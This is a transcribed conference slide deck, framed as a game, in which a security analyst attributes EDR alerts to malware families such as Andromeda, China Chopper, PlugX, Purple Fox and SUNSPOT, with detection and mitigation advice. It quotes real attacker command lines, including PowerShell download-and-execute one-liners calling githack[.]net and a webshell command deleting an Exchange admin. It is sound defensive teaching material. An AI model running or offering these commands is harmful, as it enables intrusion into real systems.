GAME-ON: 8-bit Adventures of a Security Analyst

Jai Minton

ADELAIDESEC

AISA

RESUME.PDF.EXE

Jai.~~doc~~Minton AKA @CyberRaiju or JPMinty

Principal Security Analyst, Falcon Complete (CrowdStrike)

State Government

Defence Industry

CrowdStrike

Disclaimer


All thoughts and opinions expressed in this presentation are not reflective of my employers' views. They are also not necessarily related to my work as an Analyst…

They're related to the work of Gingey McGinge…

GAME-ON Tutorial

We're going to follow Gingey McGinge, a Security Operations Center (SOC) Analyst looking at alerts in SimplEDR© an Endpoint Detection and Response solution. Your goal is to determine (attribute) if the alerts were caused by:

- Government (APT) malware/activity
- Admin Activity
- Malware used by 'Cyber Criminals'
- Engineer Activity



Patterns play an important role in security analysis!

Use the heart to restart

Help Gingey get the stars!*

* Stars may inadvertently lead to being branded an 'Infosec Rockstar'

Disclaimer… again

Attribution is hard, an art, and you seldom, if ever, have 100% confidence. I do not work in an intel/attribution role. These scenarios are related to the work of Gingey McGinge (crafted based on public vendor/intel reporting).

APT Jai


Admin Gingey

SimplEDR Tutorial

A suspicious process has run

Gingey has found an artefact of interest

A suspicious modification has been made




A suspicious network connection has been made

Gingey McGinge

He needs your help!

Level 1: Gamarue Gorge



- Government
- Admin
- Malware
- Engineer

EDR ALERT!

rundll32.exe --_-_-_--_-_____-_--_-_-____--_---_-_--__-_-_-__.{1D5906E3-DAB2-42A6-91B0-0EEF01E691AE}, FPR8puhjQK463G0E

File: E:\SAMSUNG (2GB).lnk

File: E:\ \desktop.ini

File: E:\ \--_-_-_--_-_____-_--_-_-____--_---_-_--__-_-_-__

- Government
- Admin
- Malware
- Engineer

https://www.europol.europa.eu/newsroom/news/andromeda-botnet-dismantled-in-international-cyber-operation
https://www.crowdstrike.com/blog/how-to-remediate-hidden-malware-real-time-response/

Real World Talk




Figure 5. List files in obfuscated directory via Edit & Run Scripts (click image to enlarge)

This widely distributed malware created a network of infected computers called the Andromeda botnet[1]. According to Microsoft, Andromeda's main goal was to distribute other malware families. Andromeda was associated with 80 malware families and, in the last six months, it was detected on or blocked an average of over 1 million machines every month. Andromeda was also used in the infamous Avalanche network, which was dismantled in a huge international cyber operation in 2016.

Hiding in Plain Sight

Once the malware has infected the host, its goal is to move laterally and continue to worm its way to additional hosts. To accomplish this mission, a USB spreader plugin is used in conjunction with a social engineering tactic, where it presents the user with a malicious shortcut (.LNK file) to a hidden folder on the root of the infected USB drive. This hidden folder contains the user's data, which has been (unknowingly) moved by the malware. This forces the user to click through the malicious shortcut executing the hidden DLL dropper while at the same time presenting the user an Explorer session with their requested folder of data. The user is none the wiser, and the payload has been executed successfully, completing the lateral movement and infection onto additional hosts.




Figure 1. Malicious shortcut and hidden directory (click image to enlarge)

As previously mentioned, Andromeda's USB spreader plugin uses a non-printable, ASCII, non-breaking space character (0xA0 - Unicode decimal value is 160; see Figure 1.2) to create the obfuscated folder on the root of the USB drive, setting both *hidden* and *system* attributes (see Figure 1). It then moves all files and directories on the drive into this folder and creates three additional files with the following names:

CROWDSTRIKE

Lessons Learned

Summary

Andromeda (Gamarue) is a worm (Bot) which spreads via removable media. This is used in eCrime Operations (Cyber Crime).

Identification

rundll32.exe pointing to a long file name with a long extension, and random exported function name.

Technical Information

Andromeda moves all files from removable media into a hidden folder and places a malicious DLL hidden inside of that folder. It then creates a link file with the same name as the infected USB. This file looks like a USB icon, except it is designed to run the hidden DLL via rundll32.exe, and then open the hidden folder.

Mitigation

Botnet was disrupted in 2017 by law enforcement. Block rundll32.exe running against non .DLL files. Show hidden files. Security tools.

CROWDSTRIKE

Level 2: Get to the Chopper!

Government

Admin

Malware

Engineer

EDR ALERT!

“cmd.exe” /c cd /d “C:\\inetpub\\wwwroot\\aspnet_client\\system_web”&net group “Exchange Organization Administrators” administrator /del /domain&echo [S]&cd&echo [E]

Connection:
157.230.221.198 (DigitalOcean LLC)

File:
C:\inetpub\wwwroot\aspnet_client\system_web\taSEwv08.aspx


https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/
https://blog.talosintelligence.com/2019/08/china-chopper-still-active-9-years-later.html
https://www.crowdstrike.com/blog/falcon-complete-stops-microsoft-exchange-server-zero-day-exploits/
https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-china-chopper.pdf


Real World Talk

- Pre-auth RCE and auth bypass against Microsoft Exchange servers
- Leveraged by nation-state APT threat actors to steal e-mail
- Webshells deployed to numerous organizations for persistent access

LOCAL PROCESS ID	18364
COMMAND LINE	"cmd" /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client\\system_web"&net group "Exchange Organization administrators" administrator /del /domain&echo [S]&cd&echo [E]
	\Device\HarddiskVolume2\Windows\System32\cmd.exe
EXECUTABLE SHA256	935c1861df1f4018d698e8b65abfa02d7e9037d8f68...

Figure 3. Webshell command





Lessons Learned

Summary

China Chopper is a tiny webshell with vast capabilities. It's mostly used amongst Chinese adversaries.

Identification

&echo [S]&cd&echo [E].
"eval".
w3wp running cmd.exe.

Technical Information

China Chopper is essentially an 'eval shell' and is a mere 4kb in size. The client interacts with this shell and does all the heavy lifting. Some capabilities include the following:

- File Explorer/Management
- Database Management
- Virtual Terminal.

Mitigation

Set .NET Trust Levels to anything except 'Full' for ASP(X) variants. Custom IIS handlers. Prevent cmd.exe running from w3wp.exe. Security tools.

Level 3: Pilot Piper
EDR ALERT!

- Government
- Admin
- Malware
- Engineer

setup.exe -x:0

Registry Keys:
HKLM\SYSTEM\ControlSet001\Control\Print\Environments\Windows x64\Print Processors\PrintFiiterPipelineSvc\Driver = “DEment.dll”
HKLM\SOFTWARE\Microsoft\Print\Components\DC20FD7E-4B1B-4B88-8172-61F0BED7D9E8

Spoolsv.exe
Explorer.exe

Files:
C:\Windows\System32\spool\prtprocs\x64\DEment.dll
C:\Windows\System32\spool\prtprocs\x64\NTFSSSE.log
C:\Windows\System32\spool\prtprocs\x64\banner.bmp
C:\Windows\System32\spool\prtprocs\x64\License.hwp

https://www.welivesecurity.com/2020/05/21/no-game-over-winnti-group/
https://attack.mitre.org/techniques/T1547/012/

Real World Talk

HKLM\SOFTWARE\Microsoft\Print\Components\DC20FD7E-4818-4869-8172-61F0BE07D988

HKLM\SOFTWARE\Microsoft\Print\Components\A64F35-4164-45FF-9C84-498CAA10E520

This encrypted registry payload is then loaded, decrypted and executed by the previously registered Print Processor library. The whole PipeMon staging and persistence is shown in Figure 1.

Figure 1. PipeMon staging and persistence

C:\Windows\System32\spool\prtprocs\x64\DEment.dll

C:\Windows\System32\spool\prtprocs\x64\EntAppsvc.dll

C:\Windows\System32\spool\prtprocs\x64\Interactive.dll

depending on the variant. Note that we weren't able to retrieve samples related to `Interactive.dll`.

Table 1. `setup.exe` supported arguments and their corresponding behavior.

Command line argument value	Behavior
-x:0	Load the payload loader.
-x:1	Attempt to enable `SeLoadDriverPrivilege` for the current process. If successful, attempt to install the payload loader; otherwise, restart `setup.exe` with the `-x:2` argument using parent process spoofing.
-x:2	Attempt to enable `SeLoadDriverPrivilege` for the current process. If successful, attempt to install the payload loader.

Win32CmDll.dll first tries to inject the ManagerMain and GuardClient modules into a process with one of the following names: `lsass.exe`, `wininit.exe` or `lsm.exe`. If that fails, it tries to inject into one of the registered windows services processes, excluding processes named `spoolsv.exe`, `ekrn.exe` (ESET), `avp.exe` (Kaspersky) or `dllhost.exe`. As a last option, if everything else failed, it tries to use the processes `taskhost.exe`, `taskhostw.exe` or `explorer.exe`.

Lessons Learned

Summary

PipeMon implant consists of a print processor DLL signed with certificates previously stolen.

Identification


Newly installed print processors. Files with unusual extensions e.g. not .dll. Encrypted payload in registry. Unusual child processes of spoolsv.exe.

Technical Information

PipeMon uses a novel technique of persistence through a malicious print processor and is to date one of only 2 publicly reported malware families to use this technique (the other is the TDL3 rootkit). This causes the DLL and malicious code to be executed by spoolsv.exe (printer spooler).

Mitigation

Hook AddPrintProcessor and GetPrintProcessorDirectory API calls. Prevent install of print processor files/keys. Remove admin rights. Security tools.



EDR ALERT!

Government

Admin

Malware

Engineer

Level 4: Why MI?

Powershell -c Get-WmiObject -Class __FilterToConsumerBinding -Namespace root\subscription;

Powershell -c Get-WmiObject -Class __EventFilter -Namespace root\subscription;

Powershell -c Get-WmiObject -Class __EventConsumer –Namespace root\subscription;

Real World Talk

POSHSPY WMI Component

The WMI component of the POSHSPY backdoor leverages a Filter to execute the PowerShell component of the backdoor on a regular basis. In one instance, APT29 created a Filter named `BfeOnServiceStartTypeChange` (Figure 1), which they configured to execute every Monday, Tuesday, Thursday, Friday, and Saturday at 11:33 am local time.

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_LocalTime' AND (TargetInstance.DayOfWeek = 1 OR TargetInstance.DayOfWeek = 2 OR
TargetInstance.DayOfWeek = 4 OR TargetInstance.DayOfWeek = 5 OR
TargetInstance.DayOfWeek = 6) AND TargetInstance.Hour = 11 AND TargetInstance.Minute =
33 AND TargetInstance.Second = 0 GROUP WITHIN 60
```


Figure 1: "BfeOnServiceStartTypeChange" WMI Query Language (WQL) filter condition

The `BfeOnServiceStartTypeChange` Filter was bound to the CommandLineEventConsumer `WindowsParentalControlsMigration`. The `WindowsParentalControlsMigration` consumer was configured to silently execute a base64-encoded PowerShell command. Upon execution, this command extracted, decrypted, and executed the PowerShell backdoor payload stored in the `HiveUploadTask` text property of the `RacTask` class. The PowerShell command contained the payload storage location and encryption keys. Figure 2 displays the command, called the "CommandLineTemplate", executed by the `WindowsParentalControlsMigration` consumer.

```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive -
ExecutionPolicy Bypass -EncodedCommand
ZgB1AG4AYwB0AGkAbwBuACAAcABlAHIAZgBDAHIA(truncated)
```

Arrival and Installation

The infection flow of this cryptocurrency miner malware has several stages. The infection flow starts with MS17-010; the vulnerability is used to drop and run a backdoor on the system (BKDR_FORSHARE.A), which installs various WMI scripts. These scripts then connect to its C&C servers to get instructions and download the cryptocurrency miner malware together with its components.



We have observed APT29 use WMI to persist a backdoor and also store the PowerShell backdoor code. To store the code, APT29 created a new WMI class and added a text property to it in order to store a string value. APT29 wrote the encrypted and base64-encoded PowerShell backdoor code into that property.

APT29 then created a WMI event subscription in order to execute the backdoor. The subscription was configured to run a PowerShell command that read, decrypted, and executed the backdoor code directly from the new WMI property. This allowed them to install a persistent backdoor without leaving any artifacts on the system's hard drive, outside of the WMI repository. This "fileless" backdoor methodology made the identification of the backdoor much more difficult using standard host analysis techniques.

Lessons Learned

Summary

Persistent WMI Subscriptions aren't commonly used (besides crypto mining worms), but are extremely powerful.

Identification

Monitor for new WMI subscriptions (Sysmon 19, 20, 21). Easy to filter false positives. Event 5861 on Windows 10 for EventFilterToConsumerBinding.

Technical Information

Persistent WMI Subscriptions require a consumer, filter, and binding. These function as the below:

Consumer = Action/Payload
Filter = Trigger/Conditions
Binding = Linking Trigger to Action.

Mitigation

Remove admin rights. Give extra scrutiny to anything running from WmiPrvSe.exe particularly powershell.exe. Security tools.

Government

Admin

Malware

Engineer

Level 5: Ngrok Networking

EDR ALERT!

ngrok.exe tcp 3389

Connection:
rdp://92832de0.ngrok.io -> localhost:3389

svchost.exe

Files:
C:\Users\USER\Downloads\svchost.exe
C:\Users\USER\Downloads\p.ps1

https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/

Real World Talk

Case Summary

In this intrusion the entry was a Windows host with RDP exposed to the internet. The threat actors logged in with a valid account (Domain Administrator). The login was from a Tor exit node and over the course of an 8 hour intrusion we saw them hand off 2 times, for a total of 3 different Tor exits being used to maintain RDP access to the environment.

Impact

Around the 7.5 hour mark the threat actors began ransom deployment. Two files were dropped via RDP on each system, a PowerShell script and a PYSA ransomware executable.

```
C:\Users\USER\Downloads\svchost.exe
C:\Users\USER\Downloads\p.ps1
```

And according to the Netlab team, the thing that stood out about this botnet was that instead of letting infected bots connect to a remote server via a direct connection, its authors were using the ngrok.com service instead.

Also: 7 tips for SMBs to improve data security **TechRepublic**

For readers unaware of ngrok, this site is a simple reverse proxy used to let Internet-based users connect to servers located behind firewalls or on local machines that don't have a public IP address.

In this case, we saw artifacts that indicate a hacker used **ngrok** to tunnel traffic from RDP and VPN ports out to the open Internet.

Lessons Learned

Summary

Ngrok is a legitimate tunnelling tool which exposes a local service to the internet. This comes will a lot of risk.

Identification

Connections to ngrok.io. Processes connecting to ‘::1’ (IPv6) or 127.0.0.1 (IPv4) which have outbound cons.

Technical Information

Ngrok takes a configuration file or parameters, makes an outbound connection to the ngrok cloud service which is publicly accessible, and relays connections from that to a local port identified in its config. This tunnel effectively bypasses firewalls and exposes a host to the internet.

Mitigation

Block Ngrok domain. Network IDS/Packet inspection for protocol deviations e.g. to detect RDP inside of HTTPS. Restrict RDP/Local Admin. Offsite backups. Security tools.

EDR ALERT!

- Government
- Admin
- Malware
- Engineer

Level 6: Plug-N-Play

update.exe

avp.exe (Kaspersky AV)

Registry Keys:
HKLM\SOFTWARE\Classes\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\RasTls = “C:\ProgramData\RasTls\avp.exe”

svchost.exe

Files:
C:\ProgramData\RasTls\ushata.dll
C:\ProgramData\RasTls\ushata.dll.818
C:\ProgramData\SxS\NvSmart.hlp

https://www.circl.lu/assets/files/tr-12/tr-12-circl-plugx-analysis-v1.pdf
https://countuponsecurity.com/2018/02/04/malware-analysis-plugx/
https://www.fireeye.com/blog/threat-research/2013/05/targeted-attack-trend-alert-plugx-the-old-dog-with-a-new-trick.html

Real World Talk

Since late 2016, PwC UK and BAE Systems have been assisting victims of a new cyber espionage campaign conducted by a China-based threat actor. We assess this threat actor to almost certainly be the same as the threat actor widely known within the security community as 'APT10'. The campaign, which we refer to as Operation Cloud Hopper, has targeted managed IT service providers (MSPs), allowing APT10 unprecedented potential access to the intellectual property and sensitive data of those MSPs and their clients globally. A number of Japanese organisations have also been directly targeted in a separate, simultaneous campaign by the same actor.

Until the end of 2016, the typical PlugX infection methodology was the same: The malware payload was typically delivered via a phishing campaign, either as an attached self-extracting RAR (SFX) archive, link to an archive, or embedded in a weaponized document. This archive contains three files

APT10 has significantly increased its scale and capability since early 2016, including the addition of new custom tools.


- APT10 ceased its use of the Poison Ivy malware family after a 2013 FireEye report, which comprehensively detailed the malware's functionality and features, and its use by several China-based threat actors, including APT10.
- APT10 primarily used PlugX malware from 2014 to 2016, progressively improving and deploying newer versions, while simultaneously standardising their command and control function.
- We have observed a shift towards the use of bespoke malware as well as open-source tools, which have been customised to improve their functionality. This is highly likely to be indicative of an increase in sophistication.

So, let's look at the mechanics of what happens when the self-extracting archive is executed. The three files are extracted to a temporary directory and "avp.exe" is executed. The "avp.exe" when executed will load "ushata.dll" from the running directory due to the DLL search order hijacking using Kernel32.LoadLibrary API

```
0012FEFA  003428E8  FileName = "C:\PlugX\ushata.dll"
0012FEF8  00000000  hFile = NULL
0012FEFC  00000008  Flags = LOAD_WITH_ALTERED_SEARCH_PATH
0012FF00  7C910208  ntdll.7C910208
0012FF04  00000000
```

Then "ushata.dll" DLL entry point is executed. The DLL entry point contains code that verifies if the system date is equal or higher than 20130808. If yes it will get a handle to "ushata.DLL.818", reads its contents into memory and changes the memory address segment permissions to RWX using Kernel32.VirtualProtect API. Finally, returns to the first instruction of the loaded file (shellcode). The file "ushata.DLL.818" contains obfuscated shellcode. The picture below shows the beginning of the obfuscated shellcode.

```
Address   Hex dump                                          ASCII
10003000  7C 03 7D 01 E8 81 C3 07 74 DA 86 BB BE 50 F3 F8  |■)■è■Ã■tÚ■»¾Pó■
10003010  F7 C7 C6 60 5E DA F7 C7 6E 36 BA 9B 4B 81 C9 3F  ÷Ç€`^Ú÷Çn6º■K■É?
10003020  C4 81 D0 E9 01 00 00 00 E9 81 E1 47 39 4F F0 E9  Ä■Ðé■...é■áG9Oðé
10003030  01 00 00 00 E8 E9 01 00 00 00 E9 E9 01 00 00 00  ■...èé■...éé■...
```



Lessons Learned

Summary

PlugX malware acts as a fully fledged Remote Access Tool (RAT). It comes in the form of a DLL sideloaded into valid signed binaries with an encrypted payload.

Identification

Executables which write only 3 files (including an exe, dll) to disk in a new folder. Run key / common persistence modification pointing to AV products.

Technical Information

The PlugX implant is modular and can be created through a ‘builder’. This is a popular tool in targeted attacks and uses DLL Search Order Hijacking to sideload a loader DLL into a legitimate executable (often an AV product). This then decrypts and runs an encrypted payload.

Mitigation

Prevent unsigned DLLs being loaded by products, particularly AV products. Email/Link Filtering to prevent initial spear-phishing. Hook VirtualAlloc API calls etc. Security tools.

EDR ALERT!

Government

Admin

Malware

Engineer

IEXPLORE.exe (Internet Explorer)

mshta.exe vbscript:createobject(“wscript.shell”).run(“PowerShell –nop –windowstyle hidden –exec bypass –EncodedCommand DQAKA[SNIP]

Level 7: Fast Fox

powershell.exe -c for($i=1;$i -le 10;$i++){iex(new-object net.webclient).downloadstring("https://rawcdn.githack[.]net/up.php?key=5") Start-Sleep 30}

Connection:
https://rawcdn[.]githack.net/up.php

powershell.exe" "sal a New-Object;Add-Type -A System.Drawing;$USqE7mx6bIiw=a System.Drawing.Bitmap((a Net.WebClient).OpenRead('https://rawcdn.githack[.]net/up.php?key=8'));$6LaPMcAxP3Av=a Byte[] 844800;(0..527)|%{foreach($ewmnNBhFbkPd in(0..1599)){$cmMposje8Gbs=$USqE7mx6bIiw.GetPixel($ewmnNBhFbkPd,$_);$6LaPMcAxP3Av[$_*1600+$ewmnNBhFbkPd]=([math]::Floor(($cmMposje8Gbs.B-band15)*16)-bor($cmMposje8Gbs.G -band 15))}}};IEX([System.Text.Encoding]::ASCII.GetString($6LaPMcAxP3Av[0..844761]))"

https://www.welivesecurity.com/2020/05/21/no-game-over-winnti-group/

Real World Talk

What is notable about this exploit is that the code run by Purple Fox is very similar to a proof of concept (PoC) published by Enki to the public in mid-March 2021. According to Enki, the PoC script was originally exploited in a social engineering campaign targeting security researchers in January 2021. One possible explanation for their similarity is that the Purple Fox developers simply copied the script from that article. Since the time from PoC to in the wild (ITW) sightings was a couple of weeks (Figure 1), organisations only had a small window to patch before risking compromise by Purple Fox.

In January, Google and Microsoft released analysis results of hacking attacks from North Korea targeting security researchers. As is known, attacks using SNS were also attempted against Enki's researchers.

However, because the hacking attack was obvious, the attacker's attempt failed, and conversely, the log of the time the attack was attempted was obtained. In this post, we will share the results of Internet Explorer 0day attack analysis that has not been described in public analysis results such as Chrome and Visual Studio.

Over the past several months, the Threat Analysis Group has identified an ongoing campaign targeting security researchers working on vulnerability research and development at different companies and organizations. The actors behind this campaign, which we attribute to a government-backed entity based in North Korea, have employed a number of means to target researchers which we will outline below. We hope this post will remind those in the security research community that they are targets to government-backed attackers and should remain vigilant when engaging with individuals they have not previously interacted with.

In order to build credibility and connect with security researchers, the actors established a research blog and multiple Twitter profiles to interact with potential targets. They've used these Twitter profiles for posting links to their blog, posting videos of their claimed exploits and for amplifying and retweeting posts from other accounts that they control.

Figure 5 – Purple Fox EK steganographic images (code removed).

PowerShell scripts are extracted from the downloaded images, which are then executed and lead to privilege escalation through one of the integrated exploits:

- CVE-2015-1701
- CVE-2018-8120
- CVE-2019-1458
- CVE-2019-0808
- CVE-2020-1054
- CVE-2021-1732 (Nb. The exploit delivered by Purple Fox EK is similar to this publicly available PoC.)

Lessons Learned

Summary

CVE-2021-26411 (IE 0-Day) was used in targeted attacks against Security Researchers. 1 month after a POC was public, it was weaponised in the ‘Purple Fox’ exploit kit.

Identification

mshta.exe running with ‘wscript.shell’. githack[.]net (not to be confused with githack.com). Unusual child processes of IExplore.exe. PowerShell Script Block Log.

Technical Information

CVE-2021-26411 is a memory corruption vulnerability which allows remote code execution on a host which simply views a malicious website. This leveraged JavaScript to exploit the vulnerability and proxy through Microsoft’s HTML Application executable. The Purple Fox EK has bundled this with PowerShell to run privesc exploit code which is embedded in pictures using steganography techniques.

Mitigation

Don’t use IE. Disable mshta.exe, it almost always isn’t required. Patch your system. Open untrusted websites in a sandbox or via a virtual machine. Dnstwist to find domain masquerading. Security tools.

EDR ALERT!

svchost.exe -k netscvs -p -s Schedule

taskhostsvc.exe

Files:
C:\Windows\Temp\vmware-vmdmp.log
InventoryManager.cs
InventoryManager.bk

Final Boss: Spot The Difference

- Government
- Admin
- Malware
- Engineer

Imposter

https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/

Real World Talk

Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor

December 13, 2020 | by FireEye

FIREEYE EVASION SUPPLY CHAIN

Executive Summary

- We have discovered a global intrusion campaign. We are tracking the actors behind this campaign as UNC2452.
- FireEye discovered a supply chain attack trojanizing SolarWinds Orion business software updates in order to distribute malware we call SUNBURST.
- The attacker's post compromise activity leverages multiple techniques to evade detection and obscure their activity, but these efforts also offer some opportunities for detection.
- The campaign is widespread, affecting public and private organizations around the world.
- FireEye is releasing signatures to detect this threat actor and supply chain attack in the wild. These are found on our public GitHub page. FireEye products and services can help customers detect and block this attack.

Key Points

- SUNSPOT is StellarParticle's malware used to insert the SUNBURST backdoor into software builds of the SolarWinds Orion IT management product.
- SUNSPOT monitors running processes for those involved in compilation of the Orion product and replaces one of the source files to include the SUNBURST backdoor code.
- Several safeguards were added to SUNSPOT to avoid the Orion builds from failing, potentially alerting developers to the adversary's presence.

Analysis of a SolarWinds software build server provided insights into how the process was hijacked by StellarParticle in order to insert SUNBURST into the update packages. The design of SUNSPOT suggests StellarParticle developers invested a lot of effort to ensure the code was properly inserted and remained undetected, and prioritized operational security to avoid revealing their presence in the build environment to SolarWinds developers.

Technical Analysis

SUNSPOT was identified on disk with a filename of `taskhostsvc.exe` (SHA256 Hash c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a946c70369230af0b3ef168), and internally named `taskhostw.exe` by its developers. It was likely built on 2020-02-20 11:40:02, according to the build timestamp found in the binary, which is consistent with the currently assessed StellarParticle supply chain attack timeline. StellarParticle operators maintained the persistence of SUNSPOT by creating a scheduled task set to execute when the host boots.

delivering the product. At this time, CrowdStrike does not attribute the SUNSPOT implant, SUNBURST backdoor or TEARDROP post-exploitation tool to any known adversary; as such, CrowdStrike Intelligence is tracking this intrusion under the StellarParticle activity cluster.

